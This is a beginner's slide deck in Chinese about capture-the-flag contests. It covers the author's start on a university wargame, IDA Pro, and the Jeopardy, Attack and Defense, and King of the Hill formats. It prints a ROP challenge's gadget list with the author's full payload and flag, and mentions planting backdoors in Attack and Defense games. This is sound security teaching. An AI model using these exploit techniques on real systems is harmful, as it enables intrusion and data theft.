CTF For Beginner

bananaapple

$whoami?

- bananaapple
- 交通大學資工系大四
- 從開始學習資安到現在約一年
- 專長 : Binary exploit
- 目前為 Bamboofox 中的一員
- 曾經參與的比賽
  - CTCTF (台交駭客搶旗賽)
  - Bosten key party CTF 2015
  - DEF CON CTF Qualifier 2015
  - HoneyMe CTF
  - ……


故事的開始

DESCRIPTION
這是專在講 "程式不安全" 的課程，也建立一個 wargame.cs.nctu.edu.tw 的專屬網站。這門課最早在96年開設，中間斷了幾年，去年恢復開課，但講師力不從心，宣示是最後一次。

直到最近。學生們很爭氣地，加入 HITCON 戰隊，與 CHROOT、台科大、台大等學生合力打到世界駭客年會的亞軍，表示很希望維持這股氣勢，同時響應科技部次長的宣示，要祕密培訓學生。於是，重啟程式不安全的課程。

故事的開始

一點開課程網頁...


Wargame 0-3 ROP [100]
Description
secprog.cs.nctu.edu.tw:10003
Hint
http://docs.cs.up.ac.za/programming/asm/derick_tut/syscalls.html
SECPROG{.....}
Submit

講師: 大家可以開始了


蛤?

不會吧

連題目都看不懂

講師:

可以先做第三題, 很簡單的



最後實在是受不了

才去問講師要做什麼

telnet secprog.cs.nctu.edu.tw 10003 (當初連 nc 是什麼都不知道)

才開始解題...

當初想說要是兩個禮拜內沒解出任何一題

就放棄吧

ROP

```
============================
1.      pop ebx
        pop ebp
        xor eax,eax
============================
2.      sub ecx,eax
        pop ebp
============================
3.      mov edx,eax
        pop ebx
============================
4.      pop ecx
        pop eax
============================
5.      mov (esp),edx
============================
6.      pop edx
        pop ecx
        pop edx
============================
7.      add ecx,eax
        pop ebx
============================
8.      add eax,0x2
============================
9.      push esp
        push ebp
============================
10.     push 0x68732f6e
        push 0x69622f2f
============================
11.     push 0x67616c66
        push 0x2f2f706f
        push 0x722f2f65
        push 0x6d6f682f
============================
12.     push 1
        push 2
============================
13.     push eax
============================
You can arrange what you like with the instructions.(e.g. 1,3,1,5,2)
Ref: http://docs.cs.up.ac.za/programming/asm/derick_tut/syscalls.html
Please assemble your assembly to get /home/rop/flag:
```

給你固定的 instructions 選項

組合 instructions

來合成三個 system call

open -> read -> write

open “/home/rop/flag”

open return file fd

read file fd to buffer

write buffer to STDOUT

ROP

當初的 payload


1,13,13,11,9,7,7,12,4,2,2,8,8,0,12,13,1,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,
8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,8,13,9,6,
9,13,4,4,8,12,12,12,12,12,0,9,12,3,1,8,8,0

SECPROG{return_oriented_programming_is_easy!}

這是我最初解出的 wargame

後來又問了那要怎麼看 binary

旁邊就有一個人回說用 objdump 看阿



我用 objdump 一行一行看組語，看了四、五個禮拜後才知道有 IDA PRO 這種工具


X，當初到底是誰說用 objdump 看 binary 的

只是也意外地學習到一項技能

打 CTF 的時候有些題目需要能夠直接看組語的能力


因為IDA PRO 翻出的 c code 可能會不正確

就可以直接看 assembly 去驗證



IDA PRO簡介


- 強大的反組譯工具
- Hex-Rays decompiler plugin



CTF

- 全名為 Capture The Flag 簡稱為 CTF
- 是目前網路當紅的資安競賽
- 培育資安人才之搖籃
- 主要的類型
  - Jeopardy
  - Attack And Defense
  - King of the Hill


Jeopardy


asis
Cyber Security Contest
CTF Quals 2015
Home
Announcements
Teams
Scoreboard
Challenges
Rules
Media
Archive
FAQ
Logout
[BambooFox]
Angler
X
Points
150
Solves
27
Category
Crypto
Description
Connect there and find the flag.
nc 217.218.48.84 34211
mirror 1 : nc 217.218.48.84 34213
mirror 2 : nc 217.218.48.84 34215
mirror 3 : nc 217.218.48.84 34210
Flag
Submit
FalseCrypt 450
Crypto
CheckMe 225
Forensic
Keka Bomb 75
Forensic
Saw this -1 100
pwn
Auth-ng 225
pwn
KeyLead 150
Reverse

Jeopardy

- Jeopardy 為一種遊戲進行方式，中譯“答題賽”
- 題目由主辦單位公布
- 哪個 service 開在哪個 IP 的哪個 port
- 題目的基本資訊、hint
- 提供 binary 檔案下載

Attack And Defense



Attack And Defense

Attack And Defense

- 每支隊伍負責維護一台 server (gamebox) 上的數個 service
- 遊戲目的大致可以分為兩種
- 維護 service : 能夠獲得基本分數
- 修補漏洞 : 不影響正常程式行為的情況下進行修補 (binary patch)
- 攻擊服務 : 被入侵的一方會扣分, 扣的分數平均分給入侵的隊伍

Attack And Defense

- 通常一個 service 會存在很多個漏洞
- 在家目錄底下會有 flag 檔案
- 每過一個 round flag 會更新
- 監聽網路流量，分析封包並修補漏洞以及重送別隊的 payload
- 植入後門，持續性地送 flag 回來

King of the Hill

King of the Hill

- 和 Attack And Defense 比較相近的類型
- 佔領的時間越久得到的分數越多
- 有些類型可以把自己的 binary 寫到主機上
- 或是把自己的 key 寫到首頁上

第一次的CTF

學長後來看我蠻認真地在學習

就邀我跟他們 (HITCON) 一起打 CTF

